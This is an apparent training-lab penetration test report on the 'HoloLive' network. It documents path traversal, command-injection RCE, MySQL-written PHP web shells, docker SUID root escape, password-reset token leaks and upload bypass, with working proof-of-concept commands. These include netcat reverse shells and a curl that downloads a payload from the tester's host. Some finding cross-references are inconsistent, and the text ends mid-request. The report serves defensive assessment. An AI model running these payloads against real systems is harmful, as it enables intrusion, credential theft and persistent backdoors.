



# External Penetration Test Report

## "HoloLive"



Submitted to: Eng. Hesham Saleh

## Table Of Contents

|                                                                                   |           |
|-----------------------------------------------------------------------------------|-----------|
| <b>1. Document History .....</b>                                                  | <b>3</b>  |
| <b>2. Executive Summary .....</b>                                                 | <b>3</b>  |
| <b>3. Scope.....</b>                                                              | <b>4</b>  |
| <b>4. Methodology .....</b>                                                       | <b>4</b>  |
| <b>5. Activity Checklist.....</b>                                                 | <b>6</b>  |
| <b>6. Technical Findings .....</b>                                                | <b>7</b>  |
| <b>6.1 VULN-01 — Arbitrary File Read .....</b>                                    | <b>7</b>  |
| <b>6.2 VULN-02 — Remote Code Execution.....</b>                                   | <b>8</b>  |
| <b>6.3 VULN-03 — Excessive MySQL Privileges Allow Remote Code Execution .....</b> | <b>10</b> |
| <b>6.4 VULN-04 — Docker Privilege Escalation (SUID Misconfiguration) .....</b>    | <b>12</b> |
| <b>6.5 VULN-05 — Insecure Password Reset Mechanism .....</b>                      | <b>13</b> |
| <b>6.6 VULN-06 — Unrestricted File Upload.....</b>                                | <b>14</b> |
| <b>6.7 VULN-07 — Credential Exposure via Memory Extraction .....</b>              | <b>16</b> |
| <b>6.8 VULN-08 — Sensitive Information Disclosure .....</b>                       | <b>18</b> |
| <b>6.9 VULN-09 — Hardcoded Credentials in PHP Files.....</b>                      | <b>18</b> |
| <b>6.10 VULN-10 — Pass-the-Hash Lateral Movement .....</b>                        | <b>19</b> |
| <b>6.11 VULN-11 — Application Whitelisting Bypass (Applocker) .....</b>           | <b>20</b> |
| <b>6.12 VULN-12 — AMSI/Defender Bypass (Memory-Only Payloads) .....</b>           | <b>20</b> |
| <b>6.13 VULN-13 — System Hardening Gaps.....</b>                                  | <b>22</b> |

## 1. Document History

| Authors          | Position | Reviewer & Approval |
|------------------|----------|---------------------|
| Mahmoud Tamer    | Trainee  | Hesham Saleh        |
| Mahmoud Omar     | Trainee  |                     |
| Mahmoud Ibraheem | Trainee  |                     |
| Mostafa Baiomy   | Trainee  |                     |
| Mo'men           | Trainee  |                     |
| Khaled           | Trainee  |                     |

## 2. Executive Summary

A security assessment of the internal network **10.200.65.0/24** revealed multiple vulnerabilities affecting web applications, containerized services, and host systems. These weaknesses allowed full system compromise and administrative access.

### Vulnerability Severity Summary:

Arbitrary File Loading - **CRITICAL**

Remote Code Execution - **CRITICAL**

Excessive MySQL Privileges Allow Remote Code Execution - **CRITICAL**

Docker Privilege Escalation (SUID Misconfiguration) - **CRITICAL**

Insecure Password Reset Mechanism - **CRITICAL**

Unrestricted File Upload - **CRITICAL**

Credential Exposure via Memory Extraction - **CRITICAL**

Sensitive Information Disclosure - **HIGH**

Hardcoded Credentials in PHP Files - **HIGH**

Pass-the-Hash Lateral Movement – **HIGH**

Application Whitelisting Bypass (Applocker) - **MEDIUM**

AMSI/Defender Bypass (Memory-Only Payloads) – **MEDIUM**

System Hardening Gaps – **MEDIUM**

**Key Impacts**

- Attackers could access administrator accounts
- Sensitive passwords and data could be stolen
- Hackers could run malicious commands on servers
- Full control of some systems, including root-level access, was possible
- Attackers could maintain long-term access and move to other systems

Immediate remediation of critical and high vulnerabilities is strongly recommended to prevent exploitation.

**3. Scope**

**Pentest Type:** Black Box

| Category     | Detail                                                                                                                                                                                                                                                                          |
|--------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| IP Range     | 10.200.65.0/24                                                                                                                                                                                                                                                                  |
| Web          | “*.holo.live”<br>“10.200.65.31:80”                                                                                                                                                                                                                                              |
| Out of Scope | <ul style="list-style-type: none"><li>• Social Engineering or phishing activities</li><li>• On-site attacks, hardware access, or environmental testing</li><li>• Any action intended to disrupt availability of services</li><li>• Any reconnaissance is out of scope</li></ul> |

**4. Methodology**


This section outlines the systematic approach, methodologies, and tools used to conduct network penetration testing engagements. The primary objective of this process is to identify,

validate, and exploit vulnerabilities within a client's network infrastructure to determine the potential business impact and provide actionable recommendations for remediation.

Our methodology is aligned with industry-recognized frameworks, including the Penetration Testing Execution Standard (PTES) and the NIST SP 800-115 guide, ensuring a comprehensive and structured assessment.

The engagement is executed in distinct phases, as detailed below.

1. Planning and Scoping
2. Information Gathering (Reconnaissance)
3. Vulnerability Analysis
4. Exploitation
5. Post-Exploitation



## 5. Activity Checklist

| Category             | Name                                                   | Status |
|----------------------|--------------------------------------------------------|--------|
| Access Control       | Parameter Analysis (Arbitrary File Loading)            | Failed |
|                      | Authorization Parameter Manipulation (Debug Parameter) | Failed |
| Authentication       | Hard-Coded Credentials                                 | Failed |
|                      | Weak and Reused Administrative Passwords               | Failed |
|                      | Credentials Transport over Encrypted Channel (Implied) | Failed |
|                      | Default Accounts (Implied via Weak/Reused)             | Failed |
|                      | Password Quality                                       | Failed |
|                      | Password Reset Mechanism Security                      | Failed |
|                      | Password Lockout                                       | Passed |
|                      | Password Structure                                     | Failed |
|                      | Blank Passwords                                        | Failed |
| Data Exposure        | Sensitive Files Exposed (e.g., robots.txt)             | Failed |
|                      | Credential Exposure via Memory Dumping                 | Failed |
| Application Logic    | File Upload Validation Bypass                          | Failed |
| Privilege Management | Privilege Escalation via Misconfigured Docker          | Failed |
| System Hardening     | Pass-the-Hash Authentication Permitted                 | Failed |
|                      | Application Whitelisting (Applocker) Bypass            | Failed |
|                      | Endpoint Protection/AMSI Bypassable                    | Failed |
|                      | Host Hardening Gaps (Outdated Components)              | Failed |

## 6. Technical Findings

### 6.1 VULN-01 — Arbitrary File Read

CRITICAL

#### Description

The file query parameter in img.php does not validate or restrict input, allowing directory traversal and arbitrary file access.

#### Impact

- Exposure of sensitive configs (e.g., WordPress config)
- Credential disclosure leading to lateral compromise

#### References

- OWASP — Path Traversal: [https://owasp.org/www-community/attacks/Path\\_Traversal](https://owasp.org/www-community/attacks/Path_Traversal)
- CWE-22: <https://cwe.mitre.org/data/definitions/22.html>

#### Location


<http://dev.holo.live/img.php>

#### Recommendation

- Implement server-side allow listing
- Sanitize user input and normalize paths
- Restrict web user filesystem permissions

#### PoC — Method 1

Open <http://dev.holo.live/img.php?file=../../../../etc/passwd>



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

The WordPress configuration file was fetched for later stages of penetration testing

GET /img.php?file=../../../../var/www/wordpress/wp-config.php

```
Request
Pretty Raw Hex
1 GET /img.php?file=../../../../../var/www/wordpress/wp-config.php HTTP/1.1
2 Host: dev.holo.live
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
  Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10
11

Response
Pretty Raw Hex Render
10 * The base configuration for WordPress
11 *
12 * The wp-config.php creation script uses this file during the
13 * installation. You don't have to use the web site, you can
14 * copy this file to 'wp-config.php' and fill in the values.
15 *
16 * This file contains the following configurations:
17 *
18 * * MySQL settings
19 * * Secret keys
20 * * Database table prefix
21 * * ABSPATH
22 *
23 * @link https://wordpress.org/support/article/editing-wp-config-php/
24 *
25 * @package WordPress
26 */
27
28 // ** MySQL settings - You can get this info from your web host ** //
29 /** The name of the database for WordPress */
30 define( 'DB_NAME', 'wordpress' );
31
32 /** MySQL database username */
33 define( 'DB_USER', 'admin' );
34
35 /** MySQL database password */
36 define( 'DB_PASSWORD', 'DBManagerLogin!' );
37
38 /** MySQL hostname */
39 define( 'DB_HOST', '127.0.0.1' );
40
41 /** Database Charset to use in creating database tables. */
42 define( 'DB_CHARSET', 'utf8' );
```

## 6.2 VULN-02 — Remote Code Execution

**Severity:** Critical

**CRITICAL**

### Description

the researcher logged in to the admin panel using the credentials obtained from VULN-02. The cmd GET parameter executes OS commands directly without validation.

### Impact

- Full server takeover
- Ability to install additional malware and pivot internally

### References

- OWASP — Command Injection: [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)
- CWE-78: <https://cwe.mitre.org/data/definitions/78.html>

### Location

<http://admin.holo.live/dashboard.php>

### Recommendation

- Remove debugging functionality from production
- Use parameterized processes or restricted command wrappers


### PoC — Method 1

Open "<http://admin.holo.live/>"


Log in with the credentials obtained before username: "admin", password: "DBManagerLogin!"

Enter: "<http://admin.holo.live/dashboard.php?cmd=id>"





The researcher applied a reverse shell for internal testing of the host.



```
(kali㉿kali)-[~/Desktop]
$ nc -lvp 8888
listening on [any] 8888 ...
10.200.65.33: inverse host lookup failed: Unknown host
connect to [10.150.65.2] from (UNKNOWN) [10.200.65.33] 34756
whoami
www-data
```

```

(kali㉿kali)-[~/Desktop]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.150.65.2] from (UNKNOWN) [10.200.65.33] 35556
whoami
www-data
python3 -V
Python 3.6.9
python3 -c 'import pty; pty.spawn("/bin/bash")';
www-data@47c12d37b95c:/var/www/admin$ export SHELL=BASH;
export TERM=xterm;export SHELL=BASH;
www-data@47c12d37b95c:/var/www/admin$
export TERM=xterm;
www-data@47c12d37b95c:/var/www/admin$ ^Z
zsh: suspended nc -nlvp 4444

(kali㉿kali)-[~/Desktop]
$ stty raw -echo;fg
[1] + continued nc -nlvp 4444

www-data@47c12d37b95c:/var/www/admin$ whoami
www-data
www-data@47c12d37b95c:/var/www/admin$ █

```

## 6.3 VULN-03 — Excessive MySQL Privileges Allow Remote Code Execution

**Severity:** Critical

**CRITICAL**

### Description

A valid database account obtained from VULN-04 was able to authenticate to the host machine MySQL server remotely and possessed dangerous privileges (including FILE). This allowed writing arbitrary files into the web root and executing system commands through PHP.

### Impact

- privilege escalation out of the Docker container to the main OS

### References

CWE-266 — Incorrect Privilege Assignment

<https://cwe.mitre.org/data/definitions/266.html>

OWASP — Database Security

[https://owasp.org/www-community/vulnerabilities/Database\\_security](https://owasp.org/www-community/vulnerabilities/Database_security)

### Location

Host: 192.168.100.1 (internal network between the Docker container and the main OS)

Database: DashboardDB

### Recommendation

- Remove FILE privilege from DB accounts
- Limit MySQL access to necessary hosts only

- Enforce least-privilege on accounts used by applications
- Monitor file integrity on web directories

#### PoC (Method 1) — DB access & data extraction

mysql -h 192.168.100.1 -u admin -p

Use the password from VULN-04

USE DashboardDB;

SELECT \* FROM users;

```
mysql>
mysql>
mysql> select table_name from information_schema.tables where table_schema = 'DashboardDB';
+-----+
| TABLE_NAME |
+-----+
| users       |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+-----+-----+
| username | password |
+-----+-----+
| admin   | DBManagerLogin! |
| gurag   | AAAA      |
+-----+-----+
2 rows in set (0.00 sec)
```

select '<?php \$cmd=\$\_GET["cmd"];system(\$cmd);?>' INTO OUTFILE '/var/www/html/shell.php';

this will put a backdoor in the Host system

```
www-data@47c12d37b95c:/tmp/temp$
www-data@47c12d37b95c:/tmp/temp$ curl http://192.168.100.1:8080/shell.php?cmd=whoami
www-data
```

```
www-data@47c12d37b95c:/tmp/temp$ curl http://192.168.100.1:8080/shell.php?cmd=curl%20-O%20http://10.150.65.2:8088/malware.php
www-data@47c12d37b95c:/tmp/temp$ curl http://192.168.100.1:8080/shell.php?cmd=ls
about.php
css
fonts
images
img.php
index.php
js
malware.php ←
sass
shell.php
talents.php
```

```
www-data@47c12d37b95c:/tmp/temp$ curl http://192.168.100.1:8080/malware.php
```

```
^C
www-data@47c12d37b95c:/tmp/temp$
```

```

(kali@kali)-[/tmp]
$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.150.65.2] from (UNKNOWN) [10.200.65.33] 36080
Linux ip-10-200-65-33 5.4.0-1030-aws #31-Ubuntu SMP Fri Nov 13 11:40:37 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 14:20:26 up 6:34, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
$

```

## 6.4 VULN-04 — Docker Privilege Escalation (SUID Misconfiguration)

CRITICAL

Severity: Critical

### Description

after the researcher compromised the main Host machine, the researcher searched for privilege escalation, the Docker binary has the SUID bit enabled, allowing an attacker to gain root privileges.

### Impact

- Root-level access to the host

### References

- Docker Hardening: <https://docs.docker.com/engine/security/>
- CWE-275: <https://cwe.mitre.org/data/definitions/275.html>

### Location

/usr/bin/docker

### Recommendation

- Remove the SUID bit and restrict Docker group
- Implement container isolation controls

### PoC — Method 1

```

Files with Interesting Permissions
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root messagebus 51K Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 23K May 26 2021 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 463K Mar 9 2021 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 39K Jul 21 2020 /usr/bin/umount -> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 82M Oct 14 2020 /usr/bin/docker -> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 39K Mar 7 2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 44K May 28 2020 /usr/bin/newgrp -> HP-UX_10.20
-rwsr-xr-x 1 root root 31K May 26 2021 /usr/bin/pkexec -> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034
-rwsr-xr-x 1 root root 67K Jul 21 2020 /usr/bin/su
-rwsr-xr-x 1 root root 87K May 28 2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 67K May 28 2020 /usr/bin/passwd -> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 daemon daemon 55K Nov 12 2018 /usr/bin/at -> RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 84K May 28 2020 /usr/bin/chfn -> SuSE_9.3/10
-rwsr-xr-x 1 root root 163K Jan 19 2021 /usr/bin/sudo -> check if the sudo version is vulnerable
-rwsr-xr-x 1 root root 55K Jul 21 2020 /usr/bin/mount -> Apple_Mac_OSX(Lion) Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 52K May 28 2020 /usr/bin/chsh

```

```
docker run -v /:/mnt --rm -it ubuntu chroot /mnt /bin/bash
```

```

www-data@ip-10-200-65-33:/tmp$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
^C
www-data@ip-10-200-65-33:/tmp$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
<none>              <none>             cb1b741122e8       4 years ago        995MB
<none>              <none>             b711fc810515       4 years ago        993MB
<none>              <none>             591bb8cd4ef6       4 years ago        993MB
<none>              <none>             88d15ba62bf4       4 years ago        993MB
ubuntu              18.04              56def654ec22       5 years ago        63.2MB
www-data@ip-10-200-65-33:/tmp$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
Unable to find image 'ubuntu:latest' locally
^C
www-data@ip-10-200-65-33:/tmp$ docker run -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt sh
# whoami
root
# █

```

## 6.5 VULN-05 — Insecure Password Reset Mechanism

CRITICAL

**Severity:** Critical

### Description

after the researcher gained root access to the host machine, he tried to conduct lateral movement by looking for vulnerable services in the network. A vulnerability was found in the forgotten password functionality, which enables the attacker to make username enumeration and also get the user tokens without authentication.

### Impact

- Unauthenticated account takeover
- Possible admin compromise

### References

- OWASP — Broken Authentication: [https://owasp.org/Top10/A07\\_2021-Identification\\_and\\_Authentication\\_Failures/](https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)

### Location

[http://10.200.65.31/password\\_reset.php](http://10.200.65.31/password_reset.php)


### Recommendation

- Server-side token validation & expiration
- Provide generic reset responses
- Require identity verification

### PoC — Method 1

A valid user found previously in VULN-05 was tested and found to be existing, and by examining the user\_token stored client side for that user, its found that the web server leaked the user tokens without validation.


[http://10.200.65.31/password\\_reset.php?user=gurag&token=](http://10.200.65.31/password_reset.php?user=gurag&token=)



| Filter Items        |            | Name                                                     | Value | Domain       | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed           |
|---------------------|------------|----------------------------------------------------------|-------|--------------|------|-------------------|------|----------|--------|----------|-------------------------|
| http://10.200.65.31 | PHPSES...  | 9d97fmbdipm8d4k3emp72kdj                                 |       | 10.200.65.31 | /    | Session           | 35   | false    | false  | None     | Sat, 29 Nov 2025 17:... |
|                     | user_token | atbf5197acd2490cta6c024d67c1f5dabcb66cb65336b7358fb3a... |       | 10.200.65.31 | /    | Session           | 110  | false    | false  | None     | Sat, 29 Nov 2025 17:... |

Enter [http://10.200.65.31/password\\_reset.php?user=gurag&token=\[token here\]](http://10.200.65.31/password_reset.php?user=gurag&token=[token here])

And the reset password page will open for that user



## 6.6 VULN-06 — Unrestricted File Upload

**Severity:** Critical

**CRITICAL**

### Description

once the researcher reset password for the user gurag, there was a vulnerable file upload functionality where Client-side only file extension checks allow webshell upload and execution which can be bypassed.

### Impact

- Arbitrary code execution
- Persistent backdoors

## References

- OWASP — Unrestricted File Upload: [https://owasp.org/www-community/vulnerabilities/Unrestricted\\_File\\_Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)

## Location

File upload form endpoint (web application)

## Recommendation

- Validate MIME type and content server-side
- Disable script execution in upload directories

## PoC — Method 1

Upload PHP payload renamed as .jpg and intercept request to restore .php

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left displays the raw HTTP request, and the 'Response' pane on the right displays the raw HTTP response. The request is a multipart/form-data upload of a file named 'reverse\_shell.php' with content type 'image/jpeg'. The response is a 200 OK status with headers indicating the file was uploaded successfully.

```
Request
Pretty Raw Hex
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=----geckoformboundary1781d690be1eb3e6f497707ae4d684fb
8 Content-Length: 1093
9 Origin: http://10.200.65.31
10 Connection: keep-alive
11 Referer: http://10.200.65.31/img_upload.php?
12 Cookie: PHPSESSID=9djh7lmbdpism84rk3emp72kdj; user_token=
